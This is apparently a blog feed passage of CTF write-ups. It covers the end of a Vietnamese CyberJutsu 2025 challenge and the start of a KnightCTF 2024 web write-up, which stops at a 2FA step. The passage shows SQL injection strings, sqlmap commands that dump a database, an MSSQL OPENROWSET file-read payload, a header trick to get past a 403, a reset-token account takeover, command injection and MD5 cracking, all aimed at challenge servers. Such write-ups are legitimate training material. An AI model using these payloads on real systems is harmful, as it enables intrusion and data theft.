<p><code>Flag 1: CBJS{Happy_Year_Of_The_Snake}</code></p>

<p>Hmm, hồi đầu khi recon, mình có tìm được 1 file <code>/appsettings.json</code>, thế tại sao ta lại không thử luôn nhỉ?</p>
<p>Và vậy là chỉ sau 2 lần <code>../</code>, mình đã có được Easter Egg cuối cùng :3</p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/easter-egg-4.png" alt="" /></p>
<p><code>Easter Egg 4: CBJS_EASTER_EGG{Part 4: VMNp}</code></p>
<p>Còn 2 flag nữa nên mình clear cho xong luôn</p>

<p>Lúc nãy, ta vẫn còn 1 endpoint chưa test đó là <code>/api/ranking</code>. Tại đây mình có được param <code>sortParam</code>, tuy nhiên thì mình không tìm ra được bug</p>
<p>Bí nước, mình bắt đầu quay ra chạy scan, và mình scan được endpoint <code>search</code> và param <code>searchTerm</code></p>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/scan.png" alt="" /></p>
<p>Vì 2 flag còn lại đều liên quan tới database, nên mình cũng ít nhiều đoán được đây có thể là lỗ hổng liên quan tới SQL, và đúng là như thế thật</p>
<p>Chỉ cần quăng <code>test'OR 1=1;--</code>, mình đã có thể confirm điều này</p>
<p>Vấn đề còn lại là khai thác để lấy flag thôi, tuy nhiên, mình là một con gà về SQL, nên mình quyết định để cho <code>sqlmap</code> xử lý hết, cảm ơn <code>sqlmap</code> =)))</p>
<pre><code>sqlmap -u 'http://206.189.39.54:8085/api/ranking/search?searchTerm=' -p "searchTerm" --dbs

back-end DBMS: Microsoft SQL Server 2022
[*] model
[*] msdb
[*] MyAppDB
[*] tempdb

sqlmap -u 'http://206.189.39.54:8085/api/ranking/search?searchTerm=' -p "searchTerm" -D MyAppDB --tables

Database: MyAppDB
[2 tables]
+-------------+
| CyberJutsu  |
| SnakeScores |
+-------------+

sqlmap -u 'http://206.189.39.54:8085/api/ranking/search?searchTerm=' -p "searchTerm" -D MyAppDB -T CyberJutsu --dump

Database: MyAppDB
Table: CyberJutsu
[1 entry]
+----+--------------------------------+
| Id | flag                           |
+----+--------------------------------+
| 1  | CBJS{SQL_Injection_is_a_jutsu} |
+----+--------------------------------+
</code></pre>
<p><code>Flag 3: CBJS{SQL_Injection_is_a_jutsu}</code></p>
<p>Còn lại flag 2, lúc nãy mình đã thử đọc thông qua lỗ hổng <strong>Path Traversal</strong> nhưng không được, nên mình suy đoán ta chỉ có thể đọc bằng lỗ hổng <strong>SQL Injection</strong></p>
<p>Để đọc được cũng không khó, từ lần chạy <code>sqlmap</code> cũng như Easter Egg 4, mình đã biết đây là <strong>Microsoft SQL Server</strong> hay <strong>MSSQL</strong></p>
<p>Research một tí, mình tìm được cách đọc file trong MSSQL bằng cách dùng <a href="https://www.geeksforgeeks.org/reading-a-text-file-with-sql-server/">OPENROWSET</a>. Vậy giờ ta chỉ cần xác định số lượng columns rồi lụm flag</p>
<p>Cơ mà văn vở vậy thôi, sau khi mình biết nó là <strong>MSSQL</strong> mình đã bay ngay vào <a href="https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md">PayloadsAllTheThings</a> để tìm payload cho nhanh rồi</p>
<p><img src="https://i.imgur.com/EJJTJxd.png" alt="" /></p>

<pre><code>0'union select 0,(select x from OpenRowset(BULK '/tmp/FLAG_DBSERVER',SINGLE_CLOB) R(x)),2;--
</code></pre>
<p><img src="https://t3l3sc0p3.github.io/assets/writeups/ran-than-tai-cbjs-2025/flag-2.png" alt="" /></p>
<p><code>Flag 2: CBJS{Have_you_Seen_Microsoft_SQL_Server_is_running_on_Linux?}</code></p>
<p>Đây là link lì xì nè: <a href="https://lixi.momo.vn/lixi/9o3XA5VVMNp1R5b">https://lixi.momo.vn/lixi/9o3XA5VVMNp1R5b</a></p>
<p>Sad fact: Hồi đầu lúc challenge mới mở mình đã tìm được hết flag, nhưng vì Easter Egg 3 bị lỗi nên mình không húp lì xì được, lúc mình thấy link update thì lì xì đã hết :(</p>
<p>Cảm ơn mọi người đã đọc &lt;3</p>
]]></content>
    <author>
      <name>Henry Scott</name>
    </author>
    <category term="CTF"></category>
  </entry>
  <entry>
    <title>KnightCTF 2024 Writeup</title>
    <link href="https://t3l3sc0p3.github.io/posts/knightctf-2024-writeup/" rel="alternate" type="text/html"/>
    <id>https://t3l3sc0p3.github.io/posts/knightctf-2024-writeup/</id>
    <published>2024-01-26T00:00:00.000Z</published>
    <updated>2024-01-26T00:00:00.000Z</updated>
    <summary></summary>
    <content type="html"><![CDATA[<p>KnightCTF 2024 is a jeopardy CTF competition for Cyber Security professionals and students or those who are interested in security. There will be challenges in various categories like PWN, Reversing, Web, Cryptography etc.</p>
<p>This is some of my writeup in web, pwn, and steganography challenges, hope you like it!</p>
<h1>Web</h1>
<h2>Levi Ackerman (50 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/levi-ackerman.png" alt="Levi Ackerman" /></p>

<p>Yea, as you can see in the task description, we should go to <code>http://66.228.53.87:5000/robots.txt</code> to check if Levi is a robot =))</p>
<p>When you access the <strong>/robots.txt</strong>, you will see this line:</p>
<pre><code>Disallow : /l3v1_4ck3rm4n.html
</code></pre>
<p>Now, you just need to visit <code>http://66.228.53.87:5000/l3v1_4ck3rm4n.html</code> to get the flag</p>
<p><code>Flag: KCTF{1m_d01n6_17_b3c4u53_1_h4v3_70}</code></p>
<h2>Kitty (50 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/kitty.png" alt="Kitty" /></p>


<p>First, check the source code and I see the credentials in the <strong>script.js</strong> file. It's <code>Username:Password</code> as you can see in the image below</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/kitty-cred.png" alt="cred" /></p>
<p>Once logged in, you will see a dashboard page with an input form for creating posts</p>
<p>Now, look at the source code again, I found an intersting line:</p>

<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/kitty-flag.png" alt="cat flag.txt" /></p>
<p>This means that all you need to do is enter <code>cat flag.txt</code> in the input form to retrieve the flag</p>
<p><code>Flag: KCTF{Fram3S_n3vE9_L1e_4_toGEtH3R}</code></p>
<h2>README (305 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/readme.png" alt="readme pls" /></p>


<p>In this challenge, we need to read the <strong>flag.txt</strong> file to get flag. And as I see here, I can only read <strong>text.txt</strong> file, <strong>flag.txt</strong> will return 403 status code</p>
<p>To bypass 403, I used <code>Forwarded-For: 127.0.0.1</code> header from <a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/403-and-401-bypasses">hacktricks</a>, and that's it!</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/readme-flag.png" alt="hmm" /></p>
<p><code>Flag: KCTF{kud05w3lld0n3!}</code></p>
<p>There are a few other headers that you can try out!</p>
<h2>Gain Access 1 (100 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-1.png" alt="Gain Access 1" /></p>

<p>This is a login page and our mission is to find a way to bypass that to access the admin panel (= flag)</p>

<p>First, I analyzed the source code and found an email <code>root@knightctf.com</code> that might be useful later. The next focus was on the <code>Forgot Password?</code> function. I tried entering a different email like <code>27fbec16-85a8-497b-86ff-5bf0580abdd0@email.webhook.site</code>, but it returned <code>Invalid Email.</code></p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-1-forgot-password.png" alt="forgot.php" /></p>

<p>So, I intercepted the request using Burp Suite to test it more</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-1-token.png" alt="token" /></p>
<p>Here, did you see any wrong in the request response? Yes, the web returns the token! This means I can use this token to bypass authentication!</p>
<p>After checking <strong>robots.txt</strong>, I found the <code>/r3s3t_pa5s.php</code> page. I saw the <code>/r3s3t_pa5s.php</code> page required a token to work. Assuming the parameter to be <code>token</code>, I sent the above token to retrieve the reset link like this:</p>
<pre><code>http://45.33.123.243:13556/r3s3t_pa5s.php?token=fciJdLm6x1eGQgRAohqWC
</code></pre>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-1-reset-passwd.png" alt="reset password successfully" /></p>
<p>I successfully reset the password for <code>root@knightctf.com</code> to <strong>123</strong>. I then used these credentials to log in and access the admin panel, and voila! I found the flag</p>
<p><code>Flag: KCTF{ACc0uNT_tAk3Over}</code></p>

<h2>Gain Access 2 (440 pts)</h2>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-2.png" alt="Gain Access 2" /></p>
<p>As usual, I checked the source code and found the <strong>notesssssss.txt</strong> file. Which contains an email and a hash (maybe?)</p>
<pre><code>I've something for you. Think.....

root@knightctf.com:d05fcd90ca236d294384abd00ca98a2d
</code></pre>
<p>After searching the hash, I found <a href="https://md5hashing.net/hash/md5/d05fcd90ca236d294384abd00ca98a2d">md5hashing.net</a> can unhash it</p>
<p><img src="https://raw.githubusercontent.com/T3l3sc0p3/ctf-writeups/master/KnightCTF-2024/Web/img/gain-access-2-hash.png" alt="hash" /></p>
<p>Now, I got the password is <code>letmein_kctf2024</code>. But after login in, I faced with <strong>Two-Factor Authentication</strong> aka 2FA</p>
